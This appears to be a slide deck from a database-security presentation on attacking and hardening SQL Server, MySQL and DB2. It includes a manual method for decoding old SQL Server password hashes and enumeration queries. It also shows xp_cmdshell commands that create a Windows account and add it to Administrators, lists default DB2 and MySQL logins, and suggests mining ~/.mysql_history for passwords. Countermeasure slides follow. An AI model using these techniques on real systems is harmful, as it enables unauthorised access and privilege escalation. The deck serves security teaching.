
SQL Server Account Acquisition

- SQLdict



SQL Server Account Acquisition

- SQLPing v3.0



SQL Server Hashing

- **SQL Server Hashing**

- **SQL Server passwords are hashed (SQL 7 & 2000)**
 - **Sniff the network to obtain SQL traffic (non-SSL of course!)**
 - **Gain access to the machine and steal the hashes**
- **Decrypting these the hard way:**

Hex	A2	B3	92	92
Swap Digits	2A	3B	29	29
Binary	0010 1010	0011 1011	0010 1001	0010 1001
5A	0101 1010	0101 1010	0101 1010	0101 1010
XOR	0111 0000	0110 0001	0111 0011	0111 0011
Hex	70	61	73	73
Text	P	a	s	s

- **For 2005 and higher, SHA-1 is used...**

SQL Server Exploits

- **SQL Server Types of Exploits**
 - Brute Force attacks against SQL Server passwords
 - Buffer Overflows
 - Denial of Service
 - Privilege Escalation
 - Stored Procedure Vulnerabilities
 - SQL Injection
 - Others...

SQL Server Global Variables

- **SQL Server Global Variables for Enumeration**
 - **SELECT @@<variable name>**
 - **GO**
 - **@@version – SQL Server Service Pack and Version**
 - **Note: must convert to Hex to reveal version**
 - **@@servicename – name of running service**
 - **@@servername – name of server**
 - **@@spid – current process server ID**
 - **A comprehensive list of version numbers**
 - **<http://vyaskn.tripod.com/sqlsps.htm>**

SQL Server Stored Procedures

- **SQL Server Stored Procedures for Enumerating**
 - **sp_configure**
 - Returns internal database settings
 - **sp_helpextendedproc**
 - Returns list of all extended stored procedures
 - **sp_spaceused**
 - Returns database names, size, and unallocated space
 - **sp_who, sp_who2**
 - Displays usernames and the hosts their connected from, etc...
 - **sp_columns <table>**
 - Returns the column names of table

SQL Server Ext Stored Procedures

- **SQL Server Extended Stored Procedures**
 - **Xp_cmdshell**
 - Executes a native operating system common on the host system
 - Xp_cmdshell <command>
 - **Xp_enumgroups**
 - Displays groups for a specified Windows NT Domain
 - Xp_enumgroups <domain name>

SQL Server Privilege Escalation

- **Privilege escalation with xp_cmdshell stored procedure**
 - **Executes a command as an operating system command shell and returns the output**
 - EXEC master.dbo.xp_cmdshell 'dir c:*.*'
 - Same as doing a “dir” at the DOS prompt!!!
 - Executes a native operating system command on the host system
 - The possibilities are endless...

SQL Server Privilege Escalation

- **Privilege escalation with xp_cmdshell stored procedure**
 - **Adding a Windows account “joe” with a password of “hacker”**
 - Xp_cmdshell ‘net user <username> <password> /ADD’
 - Xp_cmdshell ‘net user joe hacker /ADD’
 - **Adding a “joe” to the administrators group!**
 - Xp_cmdshell ‘net localgroup /ADD Administrators <username>’
 - Xp_cmdshell ‘net localgroup /ADD Administrators joe’

SQL Server Security Countermeasures

- SQL Server Security Countermeasures
 - Patch, Patch, Patch!!!
 - Set strong passwords for all accounts, especially “sa”
 - Configure firewall to block access to ports 1433, 2433, & 1434
 - Change the default listener port if necessary during install or after install
 - Remove unnecessary log files that may contain “sa” password
 - Use c:\sp_helpextendedproc to find out what extended stored procedures (and DLLs) are on your box
 - if unnecessary, GET RID OF THEM!!!
 - Encrypt communications via SSL
 - howto: <http://msdn.microsoft.com/en-us/library/ms189067.aspx>

SQL Server Security Whitepapers and Sites

- **Chip Andrews, Gainesville, GA - SQLSecurity.com** – www.sqlsecurity.com
- **Hammer of GOD** – www.hammerofgod.com
- **SQL Magazine** – www.sqlmag.com
- http://Vyaskn.tripod.com/sql_server_security_best_practices.htm
- **SQL Server Security Checklist**
www.securitymap.net/sdm/docs/windows/mssql-checklist.html
- **Microsoft SQL Server 2008 Security Checklist**
<http://www.microsoft.com/sqlserver/2008/en/us/security.aspx>

SQL Server Security References

- **Special Ops, by Eric Pace Birkholz**
- **The Database Hacker's Handbook, David Litchfield, 2005**
- **SQL Server Security, Chip Andrews, 2003**
- **BlackHat Briefings**
- **SQLSecurity.com – www.sqlsecurity.com**
- **Implementing Database Security and Auditing: Includes Examples for Oracle, SQL Server, DB2 UDB, Sybase by Ron Ben Natan**
- **Chris Gates – DefCon 17 Oracle metasploit presentation (www.defcon.org)**

Other Databases - MySQL

- **MySQL – www.mysql.com**
 - Most popular Open Source Database
 - Common in many development and/or open source environments
 - Commonly found on dba desktops
 - Typically contain a copy of production and test data
 - Many time contain default configurations
 - Acquired by Sun, who was acquired by Oracle...

Other Databases - MySQL

- **MySQL**
 - Default listener port 3306/tcp
 - Client free from www.mysql.com site
 - Default database login
 - Login: root
 - Password: <no password!!!>
 - Attempt to login
 - #mysqladmin -h <localhost> <variables>
 - Have access to OS?
 - ~/.mysql_history file stores a history of all SQL commands including passwords!

Other Databases - MySQL

- **Countermeasures**
 - **Default listener port 3306/tcp**
 - Edit /etc/my.cnf
 - Port = <whateveryouwantittobe>
 - **Disable .mysql_history (using MYSQL_HISTFILE environment variable)**
 - **First, remove the ~/.mysql_history file**
 - `$ rm ~/.mysql_history`
 - **Next, set the MYSQL_HISTFILE env variable to /dev/null**
 - `$ export MYSQL_HISTFILE=/dev/null`
 - `$ set | grep MYSQL`
 - `MYSQL_HISTFILE=/dev/null`

Other Databases - MySQL

- **MySQL – Additional Info**
 - **MySQL Security Handbook, by Wrox Author Team**
 - **MySQL Bible, by Steve Suehring**
 - **Securing MySQL: step-by-step**
www.securityfocus.com/infocus/1726
 - <http://dev.mysql.com/doc/refman/5.1/en/privileges-options.html>

Other Databases – DB2

- **DB2 – www.ibm.com/db2**
- **Runs on Windows, Linux, UNIX**
- **Default Listener Port 523/tcp**
- **Default database logins**
 - **db2admin/db2admin**
 - **db2as/ibmdb2**
 - **dlfm/ibmdb2**
 - **db2inst1/ibmdb2**
 - **db2fenc1/ibmdb2**
- **Default log db2diag.log can reveal sensitive information**

Other Databases – DB2

- **DB2 – Addition info**

- **Securing IBM DB2**

www.appsecinc.com/presentations/Securing_IBM_DB2.pdf

- **DB2 Installation and Security**

www.li.facens.br/new/downloads/db2cert2-a4.pdf

Q&A

Thank You

mraggo@accuvant.com